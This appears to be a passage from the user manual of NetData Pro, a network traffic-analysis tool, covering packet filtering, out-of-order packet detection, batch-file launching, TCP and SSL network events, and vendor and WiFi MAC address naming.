The Filters page of controls has a group of two checkboxes to filter out all WiFi management packets or just beacons during analysis. Application of either filter will speed the analysis of WiFi traffic and save space in the database.



25.4 Detection of Overtaken Packets (arrived out of order)

NetData detects overtaken packets – those that have arrived out of order – in three steps. During analysis NetData detects all gaps in TCP sequence numbers, and if a gap was filled in less time than was taken to open the connection the gap-filling packet is reclassified as an overtaken packet. However, that first step can't be taken if the connection opening was not captured.

The second step occurs when NetData plots a dialogue chart for the first time. NetData compares each gap-filling time with the shortest time to open a connection between the same pair of addresses and may reclassify a gap-filling event as a packet-order event.

The third step occurs when NetData calculates all trip times and establishes the most accurate estimate of loop-delay for every dialogue (pair of addresses). Then NetData reviews all the gap-filling events and where appropriate reclassifies them as packet-order events. Corresponding gap-filling packets are also re-classified as overtaken packets. If a dialogue chart is subsequently displayed or re-displayed, it is able to highlight the revised numbers of overtaken packets. Likewise, if packets are reloaded for a packet-timing chart, markers of the affected packets will change to indicate they are overtaken rather than gap-filling.

NetData ensures that every gap-filling and overtaken packet can plot their gap-filling time on the data-flow chart. Gap-filling times are recorded with a resolution of a tenth of a millisecond, and very small times are given a value of at least 0.1 ms to ensure that they are non-zero and that a marker will be plotted.

25.5 Subnet Filtering

If a network region is defined by a set of sub-net (2- or 3-byte) IP addresses, NetData allows traffic to be filtered in or out according to one of several criteria: both nodes of a dialogue must be either inside or outside the region; at least one node must be inside the region; or one and only one node must be in the region (to analyse traffic flowing in to or out of the region). The volume of traffic filtered out by subnet filtering or simple address filtering is shown on the volume chart in black ('excluded by address').

Filtering out all but the traffic flowing into or out from a defined region is one way to measure the bandwidth utilisation of a link feeding the region. Link utilisations can also be measured by allocating distinct names to groups of addresses defined by lists of subnets or host names. During analysis NetData measures the traffic flowing between all the pairs of named groups.

25.6 Application Filtering

The table browser for application protocols (see View, Recognisable Protocols) allows the decoders for most protocols to be individually disabled or deselected. Packets of connections using a deselected protocol are filtered out of the analysis once the connection's protocol has been detected. A control on the Filtering page of controls will filter out all but the UPnP protocols which include SSDP and WS-D. The volume of traffic filtered out by deselected decoders is shown on the volume chart in dark green ('excluded IP apps'). Together with subnet filtering (see above) this filter helps NetData analyse large volumes of traffic from networks with large numbers of users and large numbers of concurrent dialogues.

If a decoder is disabled it plays no part in the analysis of packet streams. A decoder should be disabled only if it fails on most packets or the traffic doesn't contain any relevant packets. NetData submits each packet of unknown application type to every decoder to test whether the connection should be handled by that decoder, and if no suitable decoder is available NetData will take a long time to process such packets. However, NetData stops trying to determine the application type after handling a number of data packets specified on the Tuning page of controls. Then it assigns a dummy protocol tagged 'ignored' and continues to record packets in the database. This allows TCP flow-control problems to be investigated even though the protocol is not recognised.

Only a primary decoder, i.e. one marked by an asterisk and 's' in the decoder column, can be disabled. To disable a decoder first deselect the decoder by right-clicking the Yes flag in its Select column, and then click the Apply button.

25.7 User ID from SSL Session ID


A control on the decoding page assigns a server's SSL session ID to the session's connection and to all transactions handled by that connection. This function helps in tracking transactions that appear in two capture files taken from different sides of a device—such as a firewall or load balancer—that translates addresses and port numbers. Copy the user ID (i.e. session ID) of an interesting transaction in one capture file; paste it into the user-ID focus field of the second capture, and load all the corresponding transactions into the charting module.

25.8 Default Project and Simplified Analysis Launching

Analysis of a large number of small capture files can quickly leave a trail of dozens of project database files across a hard disk. NetData has a default project – called 'Default' – for quick looks at a succession of capture files. The database files of this project are kept in NetData's home folder, but analysis log files are placed in the folders with their capture files.

New analyses can be launched very easily by dragging and dropping a capture file onto either a NetData icon, or onto NetData's main window (with the new face). The consequent dialogue window

allows you to make three decisions: to indicate whether the dropped capture file is only the first in a sequence to be analysed together; to choose whether to use the default project, re-use the current project, or create a new project; and whether to retain the control parameters of the chosen project. If a new project is created, it inherits the controls of the current project, unless they are reset in this way.



The default project provides a simpler form of NetData operation, much like *NetData Free* which operates without any notion of projects. However, unlike that version, NetData Pro gives access to all the processing controls, even for the default project. If controls need to be changed before analysis, click the Controls button rather than the Analyse button.

25.9 Launching NetData from Batch Files or Other Programs

A long list of capture files in different sequences – and therefore in different projects – can be analysed unattended by launching NetData many times from a single batch file. The following batch, for example, analyses the capture files of three projects:

```
e:\NetData PROJECT:f:\SysA\Test4\CMAL7
e:\NetData PROJECT:f:\SysB\Run6\mixedTrans
e:\NetData PROJECT:f:\SysC\SQLnet308V\sysau2106gh017
```

NetData reads the project name as a command-line parameter and for this purpose it is important to prefix the full project name with the word 'PROJECT:'. Otherwise NetData will run in its normal conversational mode and wait for user commands, as if a project control file were dropped on a NetData icon.

The Project prefix causes NetData to run in a fully automatic mode, suppressing all avoidable dialogues with the user. NetData analyses the project's sequence of capture files, and at the end of the analysis terminates, to allow the batch file to step onto the next project. Before terminating, NetData calls Notepad to display the project's last analysis log file, and when the batch is complete the resulting stack of Notepad windows provides a useful summary of each analysis.

How NetData starts an analysis in automatic mode depends on whether the prefix letters are all in upper case. If in uppercase, as in the example above, NetData deletes all project database files before starting analysis; otherwise, if some database and log files already exist, NetData will continue an

analysis, skipping capture files that already have an analysis log file and adding new records to the existing database. The latter mode is designed for continuous monitoring when NetData is launched by a service or supervisory program that restarts NetData should it terminate for any reason. NetData can be configured to terminate at daily or weekly intervals of continuous analysis to overcome the slowing effects of its memory fragmentation.

Should NetData fail during analysis in automatic mode it will display diagnostics for 30 seconds, then display the log file and terminate.

26 Network Events

26.1 TCP Urgent Flag as Network Event

NetData records the occurrence of TCP Urgent flags as network events. By default, when these events are loaded into the charting module, they are plotted as bright blue stripes. They are categorised as miscellaneous application events.


26.2 Password in Base64 as Security Network Event

HTTP Requests may include an authorisation header that conveys a password encoded in base64 text. When NetData describes the transaction, it converts the base64 text to clear text as below.

Because this authorisation is quite insecure NetData also records the occurrence as a network event in the Security category. When loaded into the charting module these events are plotted as red stripes.

26.3 TCP Window Protocol Breaches

NetData now detects and records as network events two types of TCP protocol breach concerning the receive window. The first type occurs when the receiver retracts the upper edge of the window, and the second type occurs when the sender sends data beyond the upper edge of the window. Because some TCP drivers frequently retract the upper edge by a small amount, particularly when window scaling is in force, NetData can be made to ignore small breaches by setting a tolerated number of bytes on the Tuning page of controls:



Studies in the User Guide show that some TCP drivers will accept one packet beyond the upper edge, but will drop packets that are further outside the window.

26.4 TCP Window Probes

NetData detects and records as network events two types of TCP window probes. The first type occurs when the window is closed with zero size, and after waiting for several seconds the sender transmits one byte of unacknowledged data. If the window is still closed the receiver will send an ack packet that doesn't acknowledge the new byte.

The second type occurs when the receiver sets the window to a size that is smaller than the segment size. If the sender has more than the window size to send it must wait (rather than risk the silly-window syndrome). Eventually it will probe the receiver's state by sending enough data to fill the window. NetData will record an event only if the packet doesn't have a Push flag, and, because even then it can't be sure that the sender has more data to send, describes the event as 'maybe' a window probe.

26.5 Invalid TCP Timestamp Echoes

If a server's Syn Ack packet conveys a timestamp echo, NetData now checks that it matches the timestamp in the Syn packet, and if they don't match NetData records a network event able to display the two values in hexadecimal notation, such as

```
TCP timestamp echo error: 41D80000h <> 8CA41D8h
```

In this case the report indicates that the timestamp has been shifted erroneously by two bytes.

26.6 SSL Alert Records

Before closing a connection clients and servers using SSL (Secure Socket Layer) should send an SSL Alert record, and that record is usually a close notification. There are many other types of Alert records to provide warnings or indicate a fatal problem such as a cipher fault or problem with a digital certificate. NetData records all Warning and Fatal Alert records as network events to signal their presence in the traffic.

27 Names

27.1 Discovering Canonical Names

Host-address domain-name queries sometimes return a sequence of canonical names before resolving a name to an IP address. NetData associates all the names with the resolved address and records them in the file of name discoveries, *Discover.ini*. If a name is discovered after packets of its server have been encountered in the traffic, NetData should be allowed to assign discovered names to addresses throughout the database after analysis.

When the named server is displayed in the transaction-class tree, all the names are listed with the server's address. Listing all the names facilitates searches for proxy and Akamai servers that handle the transactions of a particular origin server. For example, if 'xyz' appears in the domain name of a web site, a search for that text in the tree will identify all the DNS queries, origin servers and proxy servers that handle the web-site's traffic. All the identified transactions can then be loaded for charting with a single click.

The first name associated with a server address (e.g. `e2528.x.akamai+`) is its 'search' name – the name which identifies the address throughout the project database – and it is always shortened if necessary to ensure that it has fewer than 16 characters (no longer than an IP address in decimal-dot notation). The other names in a server's list are displayed in full unless the list is very long.

27.2 Vendor OUI Codes and Names


The first three bytes of a MAC address usually convey an OUI (Organizationally Unique Identifier) that identifies the vendor of an interface card. Substitution of short vendor names for these codes in displayed MAC addresses helps to distinguish the traffic of different hosts, routers, firewalls, load balancers and other types of network equipment.

	Time Of Day	Seq	Source	MAC Address	Destination	MAC Address	Len	Hdr	Net
■	22:43:15.589991	76601	146.138.7.60:54073	Hewlett-061AE7	199.201.156.211: 445	Cisco-FFFC50	1418	58	IP4 DF
■	22:43:15.589991	76602	146.138.7.60:54073	Hewlett-061AE7	199.201.156.211: 445	Cisco-FFFC50	1418	58	IP4 DF
◆	22:43:15.590039	76603	199.201.156.211: 445	Cisco-FFFC50	146.138.7.60:54073	Hewlett-061AE7	64	58	IP4 DF
■	22:43:15.590058	76604	146.138.7.60:54073	Hewlett-061AE7	199.201.156.211: 445	Cisco-FFFC50	1418	58	IP4 DF
◆	22:43:15.590258	76605	199.201.156.211: 445	Cisco-FFFC50	146.138.7.60:54073	Hewlett-061AE7	64	58	IP4 DF
◆	22:43:15.590258	76606	199.201.156.211: 445	Cisco-FFFC50	146.138.7.60:54073	Hewlett-061AE7	64	58	IP4 DF


NetData imports vendor codes and names from its file Vendors.ini and will also load any new codes found in the file 'ouiMA-L.txt' if that file is also present in NetData's home folder. Both files are text files that can be edited with any text editor, but they have different formats. Vendors.ini specifies a short name and full name for each code on a separate row, in a compact format, whereas ouiMA-L.txt is assumed to be an unaltered list of registered OUI codes downloaded from the IEEE web site.

The contents of both files can be viewed together with the new View command 'View, Vendor Names'. The new table browser is a standard NetData browser which can be sorted, searched and exported. Its context menu allows a new code to be added like the selected code, or the selected code to be deleted. Any field can be edited, and the revised table contents can be saved in Vendors.ini, replacing its old contents.


When the IEEE announces new code registrations, its latest list can be placed in NetData's folder and read into the vendor table. When saved to Vendors.ini the updated list will preserve all the old entries in Vendors.ini unless they have been deleted or edited in the table browser. After reading and saving vendor names the IEEE file is no longer needed. The latest release of NetData is accompanied by NetRunTime7c.zip which contains an updated Vendors.ini that incorporates all the latest codes and names.



Vendor names are normally substituted in all displays of MAC addresses: in packet tables, in connection tables, and on the dialogue chart, as below.




On the normal dialogue chart with names *and* addresses (as above), vendor names are enclosed in parentheses and appended to their addresses. They appear not only with MAC addresses in the nodes of non-IP dialogues, but also with IP addresses which don't have either a discovered or a given name. If the dialogue chart is modified to display addresses only, or names only, the vendor names are removed or substituted in the conventional manner:



27.3 WiFi MAC Addresses and Names

NetData handles WiFi packets recorded in a variety of encapsulations and the dialogue chart is able to label endpoints with a MAC address and different types of names:



In order of display priority, an endpoint's name may be a user-given name, a functional name such as *Local Broadcast*, or a vendor name (OUI) in place of the first three bytes of the address. If the dialogue chart displays both names and addresses, a vendor name is displayed on its own, in parenthesis (as in the chart above).

In the general case a packet's path is defined by four 6-byte addresses: source, transmitter, receiver and destination. The packet table now displays the source and destination addresses in the Source and Destination columns where IP addresses normally appear, freeing the two columns normally reserved for intermediate MAC addresses to present the transmitter and receiver addresses. These four 6-byte addresses can be displayed with or without vendor names (by toggling the Names/Addresses button), and their columns now appear in path order:


	Time Of Day	Seq	Source	Tx Address	Rx Address	Destination	Client	Server
■	14:44:33.980362	46	Cisco-C0958B	Cisco-3E838D	AppleInc.-BF4B33	AppleInc.-BF4B33	Cisco-C0958B	AppleInc.-BF4B33
■	14:44:33.988241	56	AppleInc.-BF4B33	AppleInc.-BF4B33	Cisco-3E838D	Cisco-C0958B	Cisco-C0958B	AppleInc.-BF4B33
■	14:44:34.045396	69	Cisco-C0958B	Cisco-3E838D	AppleInc.-BF4B33	AppleInc.-BF4B33	Cisco-C0958B	AppleInc.-BF4B33

If a packet has IP addresses, those addresses or given names appear in the Source and Destination columns only when the table displays names.


	Time Of Day	Seq	Source	Tx Address	Rx Address	Destination	Client	Server
■	02:59:30.352	1	192.216.124.189	Telesystem-317942	Lucent-F0A5B3	192.216.124.195	192.216.124.189	192.216.124.195
■	02:59:30.354	2	192.216.124.195	Lucent-F0A5B3	Local Broadcast	192.216.124.189	192.216.124.195	192.216.124.189
■	02:59:30.355	3	192.216.124.189	Telesystem-317942	Lucent-F0A5B3	192.216.124.195	192.216.124.189	192.216.124.195
■	02:59:30.356	4	192.216.124.195	Lucent-F0A5B3	Telesystem-317942	192.216.124.189	192.216.124.189	192.216.124.195

In order to load from the database the packets of a particular client or server, client and server names are recorded in the Client and Server columns (as above).

If the server address has a vendor name and no other name, it must be included in the server specification:




There is one exception to the rule for specifying a MAC address in the client or server filter box of the load-data window. If NetData is to plot the length of the packet queue when packets wait for transmission by, say, a router's egress link, the relevant packets are usually defined by a particular destination MAC address (the MAC address at the end of the egress link). To load only the packets to or from the designated address – by searching the packets in the MAC Address columns – the load-data server box must contain a MAC address without a name, and a hyphen must be appended to that address:



	Time Of Day	Seq	Source	MAC Address	MAC Address	Destination
■	23:59:44.136014	4	192.168. 1.105:59507	E0D55E-4386FF	001EE5-6A4B74	52.229.174. 94: 443
◆	23:59:44.279523	5	52.229.174. 94: 443	001EE5-6A4B74	E0D55E-4386FF	192.168. 1.105:59507
	23:59:45.600012	6	192.168. 1. 1	001EE5-6A4B74	01005E-000001	224. 0. 0. 1
	23:59:47.538301	10	192.168. 1. 1	001EE5-6A4B74	01005E-000002	224. 0. 0. 2

